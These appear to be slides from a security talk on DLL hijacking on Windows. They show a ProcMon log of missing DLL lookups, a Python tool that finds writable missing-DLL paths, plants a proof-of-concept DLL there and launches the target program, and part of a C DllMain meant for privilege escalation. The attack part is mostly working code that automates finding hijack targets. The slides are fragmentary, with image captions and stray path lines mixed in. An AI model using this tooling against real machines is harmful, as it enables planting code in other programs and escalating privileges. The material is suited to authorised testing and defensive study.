12:59:47.12...	python.exe	24980	CreateFile	C:\Windows\System32\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Windows\System\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Windows\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\Matei.Josephs\PycharmProjects\LoadDLL\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\Matei.Josephs\Anaconda3\envs\py39\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\Matei.Josephs\Anaconda3\envs\py39\Library\mingw-w64\bin\relative.dll	PATH NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\Matei.Josephs\Anaconda3\envs\py39\Library\usr\bin\relative.dll	PATH NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\Matei.Josephs\Anaconda3\envs\py39\Library\bin\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\Matei.Josephs\Anaconda3\envs\py39\Scripts\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\Matei.Josephs\Anaconda3\envs\py39\bin\relative.dll	PATH NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\Matei.Josephs\Anaconda3\condabin\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Program Files (x86)\VMware\VMware Workstation\bin\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Program Files\Common Files\Oracle\Java\javapath_target_303561812\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Windows\System32\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Windows\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Windows\System32\wbem\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Windows\System32\OpenSSH\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\Matei.Josephs\AppData\Local\Microsoft\WindowsApps\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\Matei.Josephs\PycharmProjects\LoadDLL\relative.dll	NAME NOT FOUND
12:59:47.12...	python.exe	24980	CreateFile	C:\Users\full.dll	NAME NOT FOUND

FIRST DLL HIJACK



The image shows a Python IDE window with a file named `main.py`. The code is as follows:

```
1 import ctypes
2
3 try:
4     kernel32 = ctypes.WinDLL("kernel32.dll")
5     kernel32.LoadLibraryW("relative.dll")
6     kernel32.LoadLibraryW(r"C:\Users\full.dll")
7
8 except Exception as e:
9     print(f"Error loading DLL: {e}")
10
11
12
```

A small dialog box titled "PoC" is open in the foreground, displaying the text "DLL Hijack!" and an "OK" button.

CHECKPOINT – DLL HIJACKING

PREREQUISITES

1) ProcMon filters

- Result contains “not found”*
- Path ends with “.dll”

2) The path should be writable by the user

* - optional...



PYTHON SCRIPT – PROCMON FUNCTION

```
-def procmon():  
    print("Procmon will start soon. Start using various apps and stop Procmon when done.")  
    os.system(procmon_path + " /Terminate")  
    os.system(procmon_path + " /Minimized /AcceptEula /quiet /backingfile log.pml")  
- os.system(procmon_path + " /OpenLog log.pml /SaveAs log.csv")
```

PYTHON SCRIPT – PARSE_LOGS FUNCTION

```
def parse_logs():
    log_file = pd.read_csv("log.csv")
    log_file.fillna("", inplace=True)
    filtered = log_file[log_file["Result"].str.contains("NOT FOUND") & (log_file["Path"].str.endswith(".dll") | log_file["Path"].str.endswith(".DLL"))]

    uniq = {}
    for proc, path in zip(filtered["Image Path"], filtered["Path"]):
        if test_writable('\\'.join(path.split("\\")[:-1])) == 1:
            uniq[path] = proc
    potential_dll = {"Process": [], "DLL": []}
    for dll in uniq:
        potential_dll["DLL"].append(dll)
        potential_dll["Process"].append(uniq[dll])
    return potential_dll
```

PYTHON SCRIPT -MESSAGE_BOX_PRESENT AND TEST_WRITABLE FUNCTION




```
def message_box_present():
    app = Application(backend="uia")
    try:
        win = app.connect(title="PoC")
    except:
        return 0
    return 1

def test_writable(folder_path):
    """It is easier to ask for forgiveness than for permission"""
    try:
        with open(folder_path + "\\test.txt", "w+") as f:
            f.writelines(["This is a test"])
        os.remove(folder_path + "\\test.txt")
        return 1
    except Exception as e:
        return 0
```

PYTHON SCRIPT – HIJACK

```
def hijack(potential_dll):  
    for proc, path in zip(potential_dll["Process"], potential_dll["DLL"]):  
        if not ("Procmon64.exe" in proc) and not ("python.exe" in proc):  
            print(proc, path)  
            os.system(f'copy poc.dll "{path}"')  
            print(f"Proof-of-Concept DLL copied. Running {proc}.")  
            p = subprocess.Popen([proc])  
            try:  
                p.wait(2)  
            except subprocess.TimeoutExpired:  
                if message_box_present() == 1:  
                    print("Hijacked!")  
                    with open("hijacked.txt", "a+") as f:  
                        f.writelines([f"{proc} # {path}\n"])  
                p.kill()  
            os.system(f'del "{path}"')  
            p.kill()  
            print("Removed the DLL!")
```

PYTHON SCRIPT IN ACTION - PESTUDIO



The screenshot displays the PyCharm IDE interface for a project named "DLL Hijacking Project". The main editor window shows the file `main.py` with the following Python code:

```
flag = 1
while flag == 1:
    try:
        os.remove(path)
        flag = 0
    except Exception as e:
        print(e)
        time.sleep(1)
        p.kill()
        flag = 1
print("Removed the DLL!")

def workflow():
    procmon()
    potential_dll = parse_logs()
    processes = list(set(potential_dll["Process"]))
    for i, path in enumerate(processes):
        print(i, path)
    x = input("Filter proc number: ")
    new_potential = {"Process": [], "DLL": []}
    for proc, dll in zip(potential_dll["Process"], potential_dll["DLL"]):
        if proc == processes[int(x)]:
            new_potential["Process"].append(proc)
            new_potential["DLL"].append(dll)
    print(new_potential)

workflow()
```

The left sidebar shows the project structure with files: `hijacked.txt`, `log.csv`, `log.pml`, `main.py`, and `poc.dll`. The bottom status bar indicates the file encoding is UTF-8 and the Python version is py39. A tooltip for the "Run" button (a green play icon) is visible, showing the command "Run 'main' Shift+F10".



WHY WEREN'T ALL DLLS HIJACKABLE?

- The application implements signature checking
- The application checks for functions exported by the DLL

TWEAKING THE DLL FOR PRIVESC

```
~/Documents/DLL/POC2/test_dll.c - Mousepad
File Edit Search View Document Help
1 #include <windows.h>
2 #include <stdio.h>
3 #include <sddl.h>
4
5 #pragma comment(lib, "user32.lib")
6
7 BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
8     switch(ul_reason_for_call) {
9     case DLL_PROCESS_ATTACH:
10         HANDLE hToken;
11         DWORD dwLengthNeeded;
12         DWORD dwError;
13         PTOKEN_MANDATORY_LABEL pTIL;
14
15         // Open the primary access token of the current process
16         if (!OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken)) {
17             dwError = GetLastError();
18             printf("OpenProcessToken failed with error %d\n", dwError);
19             return 1;
20         }
21
22         // Call GetTokenInformation to get the Token Mandatory Label
23         if (!GetTokenInformation(hToken, TokenIntegrityLevel, NULL, 0, &dwLengthNeeded)) {
24             dwError = GetLastError();
25             if (dwError != ERROR_INSUFFICIENT_BUFFER) {
26                 printf("GetTokenInformation (1st call) failed with error %d\n", dwError);
27                 CloseHandle(hToken);
28                 return 1;
29             }
30         }
31
32         pTIL = (PTOKEN_MANDATORY_LABEL)malloc(dwLengthNeeded);
33         if (pTIL == NULL) {
34             printf("Memory allocation failed\n");
35             CloseHandle(hToken);
36             return 1;
37         }
38
39         if (!GetTokenInformation(hToken, TokenIntegrityLevel, pTIL, dwLengthNeeded, &dwLengthNeeded)) {
40             dwError = GetLastError();
41             printf("GetTokenInformation (2nd call) failed with error %d\n", dwError);
42             free(pTIL);
43             CloseHandle(hToken);
44             return 1;
45         }
46     }
```


PRIVESC PESTUDIO VIDEO



LOOK AT ME

